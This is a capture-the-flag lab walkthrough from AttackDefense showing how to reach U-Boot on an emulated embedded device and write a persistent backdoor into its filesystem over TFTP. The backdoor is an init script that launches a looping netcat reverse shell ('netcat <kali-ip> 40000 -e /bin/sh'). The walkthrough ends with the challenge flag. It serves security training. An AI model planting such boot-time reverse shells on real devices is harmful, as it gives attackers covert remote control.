ATTACK DEFENSE


by PentesterAcademy

Name	U-Boot: Insert Backdoor Shell into FS
URL	https://www.attackdefense.com/challengedetails?cid=1241
Type	IoT : Bootloader

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic.

Objective: U-Boot: Insert Backdoor Shell into FS


Step 1: On lab start, serial console over web is opened in the browser of Kali machine. Reloading this page with reset the embedded device.



```
alsa: Could not initialize DAC
alsa: Failed to open `default':
alsa: Reason: No such file or directory
audio: Failed to create voice `lm4549.out'
input: AT Raw Set 2 keyboard as /devices/platform/smb@4000000/smb@4000000:motherboard/smb@4000000
put0
mmc0: new SD card at address 4567
mmcblk0: mmc0:4567 QEMU! 200 MiB
aaci-pl041 10004000.aaci: ARM AC'97 Interface PL041 rev0 at 0x10004000, irq 20
aaci-pl041 10004000.aaci: FIFO 512 entries
oprofile: using arm/armv7-ca9
NET: Registered protocol family 17
9pnet: Installing 9P2000 support
Registering SWP/SWPB emulation handler
 mmcblk0: p1
rtc-pl031 10017000.rtc: setting system clock to 2019-09-22 08:39:57 UTC (1569141597)
ALSA device list:
  #0: ARM AC'97 Interface PL041 rev0 at 0x10004000, irq 20
input: ImExPS/2 Generic Explorer Mouse as /devices/platform/smb@4000000/smb@4000000:motherboard/s
1/input/input2
random: fast init done
EXT4-fs (mmcblk0p1): warning: mounting unchecked fs, running e2fsck is recommended
EXT4-fs (mmcblk0p1): mounted filesystem without journal. Opts: (null)
VFS: Mounted root (ext4 filesystem) on device 179:1.
devtmpfs: mounted
Freeing unused kernel memory: 1024K
Run /sbin/init as init process
random: crng init done
EXT4-fs (mmcblk0p1): re-mounted. Opts: block_validity,delalloc,barrier,user_xattr
Generic PHY 4e000000.ethernet-ffffffff:01: attached PHY driver [Generic PHY] (mii_bus:phy_addr=4e
smsc911x 4e000000.ethernet eth0: SMSC911x/921x identified at 0xa1310000, IRQ: 18

Welcome to Buildroot
buildroot login: 
```


On booting it will show the console with option to provide credentials. But as the credentials are not known, the user can't log into it.

Step 2: On the Desktop of Kali machine, there is a directory named "backdoor-files" which contains two files.




```
root@attackdefense:~# cd Desktop/backdoor-files/
root@attackdefense:~/Desktop/backdoor-files# ls -l
total 8
-rwxr-xr-x 1 root root 353 Sep 22 09:06 S50servicex
-rwxr-xr-x 1 root root  91 Sep 22 09:25 servicex
root@attackdefense:~/Desktop/backdoor-files#
```

One file is a start/stop script for init (S50servicex).




```
root@attackdefense:~/Desktop/backdoor-files# cat S50servicex
#!/bin/sh
#

case "$1" in
  start)
        /var/servicex &
        [ $? = 0 ] && echo "OK" || echo "FAIL"
        ;;
  stop)
        /var/servicex &
        [ $? = 0 ] && echo "OK" || echo "FAIL"
        ;;
  restart|reload)
        "$0" stop
        "$0" start
        ;;
  *)
        echo "Usage: $0 {start|stop|restart}"
        exit 1
esac

exit $?
root@attackdefense:~/Desktop/backdoor-files#
```

The other one is bash script which tries to connect back to a defined netcat listening socket (servicex).



```
root@attackdefense:~/Desktop/backdoor-files# cat servicex
#! /bin/sh

echo "Netcat backdoor"

while true; do
        netcat <kali-ip> 40000 -e /bin/sh
done
root@attackdefense:~/Desktop/backdoor-files#
```

The Kali machine's IP address needs to be filled in this script so user can get netcat shell session on the embedded device.




```
#! /bin/sh

echo "Netcat backdoor"

while true; do
        netcat 192.171.172.2 40000 -e /bin/sh
done
~
```

These files can be written on the file system disk of embedded device through U-Boot. But, for that, the files are required to be hosted on a TFTP server.

Step 3: Start netcat in listen mode on port 40000.


Command: nc -l -p 40000 -vv



```
root@attackdefense:~/Desktop/backdoor-files# nc -l -p 40000 -vv
listening on [any] 40000 ...
```

Step 4: As per the challenge description, a TFTP server is located on the network and can be reached on tftp.server hostname. Connect to it and put both files on it.

Commands:
tftp tftp.server
status
put servicex
put S50servicex




```
root@attackdefense:~/Desktop/backdoor-files# tftp tftp.server
tftp> status
Connected to tftp.server.
Mode: netascii Verbose: off Tracing: off
Rexmt-interval: 5 seconds, Max-timeout: 25 seconds
tftp> put servicex
Sent 101 bytes in 0.0 seconds
tftp> put S50servicex
Sent 375 bytes in 0.0 seconds
tftp> q
root@attackdefense:~/Desktop/backdoor-files#
```

The files are ready on TFTP server.

Step 5: Fetch the files through the U-Boot console. Refresh the browser window and the embedded device will reset. While booting, the boot sequence can be stopped by pressing any key during U-Boot countdown. This will drop the user into U-Boot console.


Get IP address on the embedded device and set IP address of the remote TFTP server by setting the “serverip” environment variable.

Command: dhcp



```
=> dhcp
smc911x: MAC 52:54:00:12:34:56
smc911x: detected LAN9118 controller
smc911x: phy initialized
smc911x: MAC 52:54:00:12:34:56
BOOTP broadcast 1
DHCP client bound to address 10.0.2.15 (3 ms)
*** Warning: no boot file name; using '0A00020F.img'
Using smc911x-0 device
TFTP from server 10.0.2.2; our IP address is 10.0.2.15
Filename '0A00020F.img'.
smc911x: MAC 52:54:00:12:34:56
```


Command: setenv serverip 192.171.172.4



```
=> setenv serverip 192.171.172.4
```

Step 6: Check memory address range for the board.


Command: bdinfo



```
=> bdinfo
arch_number = 0x000008e0
boot_params = 0x60002000
DRAM bank   = 0x00000000
-> start    = 0x60000000
-> size     = 0x20000000
DRAM bank   = 0x00000001
-> start    = 0x80000000
-> size     = 0x00000004
eth0name    = smc911x-0
ethaddr     = 52:54:00:12:34:56
current eth = smc911x-0
ip_addr     = <NULL>
baudrate    = 38400 bps
TLB addr    = 0x7fff0000
relocaddr   = 0x7ff85000
reloc off   = 0x1f785000
irq_sp      = 0x7fe84ee0
sp start    = 0x7fe84ed0
```

Step 7: Load both files on valid memory addresses from TFTP server.

Commands:
tftp 0x63000000 servicex
tftp 0x64000000 S50servicex




```
=> tftp 0x63000000 servicex
smc911x: MAC 52:54:00:12:34:56
smc911x: detected LAN9118 controller
smc911x: phy initialized
smc911x: MAC 52:54:00:12:34:56
Using smc911x-0 device
TFTP from server 192.171.172.4; our IP address is 10.0.2.15; sending through gateway 10.0.2.2
Filename 'servicex'.
Load address: 0x63000000
Loading: #
         0 Bytes/s
done
Bytes transferred = 95 (5f hex)
smc911x: MAC 52:54:00:12:34:56
=> tftp 0x64000000 S50servicex
smc911x: MAC 52:54:00:12:34:56
smc911x: detected LAN9118 controller
smc911x: phy initialized
smc911x: MAC 52:54:00:12:34:56
Using smc911x-0 device
TFTP from server 192.171.172.4; our IP address is 10.0.2.15; sending through gateway 10.0.2.2
Filename 'S50servicex'.
Load address: 0x64000000
Loading: #
         0 Bytes/s
done
Bytes transferred = 353 (161 hex)
smc911x: MAC 52:54:00:12:34:56
```

Step 8: Write these file to disk. The start/stop script will look for the netcat script in /var directory, so write the script at /var/servicex. The script itself should be in /etc/init.d directory.

Commands:
ext4write mmc 0:1 0x63000000 /var/servicex 0x5f
ext4write mmc 0:1 0x64000000 /etc/init.d/S50servicex 0x161

Note: The last argument of the above commands is the file size which might change due to IP address in case of servicex file.


Now, reset the device and let it boot.



```
=> ext4write mmc 0:1 0x63000000 /var/servicex 0x5f
File System is consistent
update journal finished
95 bytes written in 421 ms (0 Bytes/s)
=> ext4write mmc 0:1 0x64000000 /etc/init.d/S50servicex 0x161
File System is consistent
update journal finished
353 bytes written in 415 ms (0 Bytes/s)
=> reset
resetting ...


U-Boot 2019.07 (Sep 20 2019 - 07:00:39 +0000)
```

Step 9: On successful boot, the user will get a connect back on his netcat listening socket. From this connection, the user can run commands on the embedded device. By checking the list of running processes, the flag can be retrieved.

Command: ps



```
  753 root      [kworker/0:2-eve]
  772 root      [kworker/0:3-pm]
  818 root      [kworker/0:1H-kb]
  842 root      [ext4-rsv-conver]
  857 root      /sbin/syslogd -n
  861 root      /sbin/klogd -n
  900 root      udhcpc -R -n -O search -p /var/run/udhcpc.eth0.pid -i eth0 -x hostname:buildroot
  903 root      {bc88c1714c59610} /bin/sh /tmp/bc88c1714c596107b603731aed73884a
  906 root      {servicex} /bin/sh /var/servicex
  907 root      /sbin/getty -L ttyAMA0 0 vt100
  908 root      /bin/sh
  933 root      sleep 1
  934 root      ps -ef
```

Flag: bc88c1714c596107b603731aed73884a

References:

- U-boot source: https://www.denx.de/wiki/U-Boot/SourceCode